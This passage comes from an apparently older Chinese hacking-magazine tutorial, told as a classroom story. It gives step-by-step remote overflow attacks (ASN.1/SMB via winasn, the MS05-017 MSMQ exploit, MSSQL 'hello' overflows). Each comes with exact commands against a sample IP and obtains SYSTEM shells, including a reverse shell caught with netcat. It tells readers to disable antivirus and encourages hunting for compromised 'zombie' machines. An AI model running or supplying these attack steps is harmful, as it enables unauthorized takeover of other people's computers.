


图13

这里我们使用的是sagi为大家编译好的winasn.exe。用法很简单：winasn -p 目标端口 目标IP或者是winasn -s 服务类型 目标IP。比如我们现在要溢出的是192.168.1.8，输入：winasn -s smb 192.168.1.8，如果成功的话就会打开对方的8721端口，如果我们的溢出工具目录下还放有nc.exe的话，它还会自动调用nc去连接目标机器的8721端口，如图14。恐怖吧！这么多服务，随便一个都可以溢出，要是多几个这样的漏洞小菜们也不愁没肉鸡了啊。




图14

四、MS-05017消息队列远程溢出

这应该是目前比较新的漏洞之一吧。原理先不管，这个漏洞影响的是Windows2000 SP4以及XP SP1。不过默认情况下，消息队列服务是没开启的。要开启得到控制面板/添加删除程序/添加删除Windows组件里去选中消息队列服务（MSMQ）来安装，安装后会开启2103、2105、2107三个端口。我们溢出时使用的也正是这三个端口的任意一个，使用的工具是winmsmq0.3.exe。用法很简单：winmsmq0.3 <目标主机IP> <端口（以上三个之一）> <对方的netbios 名> <绑定端口号> [包数（可选）]，默认可以不填包数，不过如果失败的话，可以填包数来尝试，




图15




图16

而且该工具还有提示，Win2k Server或者是AdvServer的话，包数一般是6到8。

可能大家会发现这个漏洞的利用和别的不大一样的地方是它需要知道对方的NetBIOS名，这个我们可以使用nbtstat -a IP来得到，如图15。不过更方便的是使用superscan自带的“工具”选项卡。填入IP后点“查找主机名/IP”，如图16。括号里的就是netbios名。

得到netbios名后我们就可以开工了，假设我们已经扫到192.168.1.8开着2103，2105，2107这三个端口，那么我们断定其有MSMQ服务开启着。现在我们输入：winmsmq0.3 192.168.1.8 2105 713-06521446BD5 520 8，溢出成功后，就会在肉鸡上打开520端口。然后我们再使用nc.exe连接上192.168.1.8的520端口就会得到一个system权限的shell，如图17和18。




图17




图18

五、MSSQL hello溢出漏洞

刚才提到的都是Windows系统自身的漏洞，其实溢出漏洞有时候并不是出在系统自身上，其他软件也有可能。MSSQL server是很多服务器使用的数据库。其中SQL server 2000 SP2以下存在溢出漏洞。使用启明星辰的VenusDLGScanner.exe可以方便的扫描到SQL server的版本信息，如图19。




图19

添加IP地址的方式和其他扫描器没什么区别，点扫描全部就开始扫了。这里我们看到了192.168.1.8上运行着MSSQL server，并且其版本为8.0.194。查询分析器版本中的“帮助”的“关于”

中的版本号：

SQL Server 2000 原始版本	8.0.194
SP1	8.0.382
SP2	8.0.534
SP3 或 SP3a	8.0.760
SP4	8.0.2039

对照上表我们知道这是SQL server 2000原始版本，没打补丁，那么我们使用sqlhello2.exe来进行简单直接的溢出。sqlhello2.exe IP 端口就是其用法。我们输入sqlhello2.exe 192.168.1.8 1433会直接得到一个system的shell，如图20。当然，这个漏洞我们也有反向溢出的工具。sqlhello.exe就可以做到，命令是：sqlhello 目标机 SQL服务端口 监听IP 监听端口，例如我们首先在本地监听520端口：nc -vv -l -p 520，然后使用sqlhello 192.168.1.8 1433 192.168.1.123 520将溢出192.168.1.8令其发送一个shell到192.168.1.123的520端口，如图21。




图20




图21

溢出要注意的几点：

1. 没有100%成功的溢出。
2. 溢出程序容易被杀毒软件列为危险程序而遭受毒手，请关闭杀毒软件再使用。
3. 反向溢出时，要注意到内网和外网的区别。本机IP地址可以使用ipconfig命令看到。

但是当你的IP地址是192.168.1.123或者是10.0.0.1这种IP的话，说明你没有外网可以访问到的IP，这类IP地址属于保留IP，用于局域网。除非要溢出的对象和你在一个局域网内，它的IP地址也是192.168.1.*或者是10.0.0.*，那么你叫它发送shell到你的IP才可以成功。否则如果溢出对象是221.221.221.221这类外网IP，你叫它把shell发送到192.168.1.123的520端口是不行的，因为会无法访问。除非你也有合法的IP，比如61.61.61.61一类的：

61.61.61.61??221.221.221.221 （可互相访问）
192.168.1.123??192.168.1.8 （可互相访问）
192.168.1.123?221.221.221.221 （单向可访问）

因此，简单的说，反向溢出时必须是对方可访问监听端口的主机的。

“哇，我发现这么多堂课来，今天讲的东西最过瘾，拿出个工具，找到有漏洞的机器，敲个命令我们就拿到对方的shell。可以任意控制对方的机器了！”八戒老毛病又犯了，口水已经把键盘都打湿一半了。

悟空看大家很尽兴，也不敢多说，简单的总结一下：“溢出漏洞的威力无疑是最大的，不过大家要注意几点。首先，漏洞的出处，比如微软的Windows系统出溢出漏洞了，最先考虑的当然是到http://www.microsoft.com/china/technet/security/bulletin去看安全公告。里面对每个漏洞的解释都会让大家满意的。微软的惯例是在每个月的中旬出安全公告，而出了公告以后，牛人们研究漏洞写出溢出工具发布到网上，我们就可以下载来利用了。那么第二点也就相当重要了，哪里可以下载到最新最实用的溢出工具？个人推荐的是安全焦点，大家到攻击工具一栏去看看，http://xfocus.net/tools/12.html是它的网址。最后呢，有一点要提醒的是，上面不少工具给出的只是源代码，需要编译成exe文件才可以使用，那么只能说要想成为一个真正的黑客，程序这一关首先得过，当然，现在还早，大家可以慢慢进化……”悟空话还没说完，忽然后面一群学生涌了回来，踏着悟空冲进机房去找肉鸡了，悟空艰难的爬起来，虽然疼得呲牙咧嘴的，可是看到大家现在扫描和溢出时都是一本正经的，倒也欣慰，于是，一瘸一瘸的往医院走过去……

（本文涉及到的Sasser专用扫描工具、WINS服务漏洞ms04045、winasn.exe、winmsmq0.3、sqlhello2.exe，光盘有收录）

QQ性别变！变！变！

晨曦

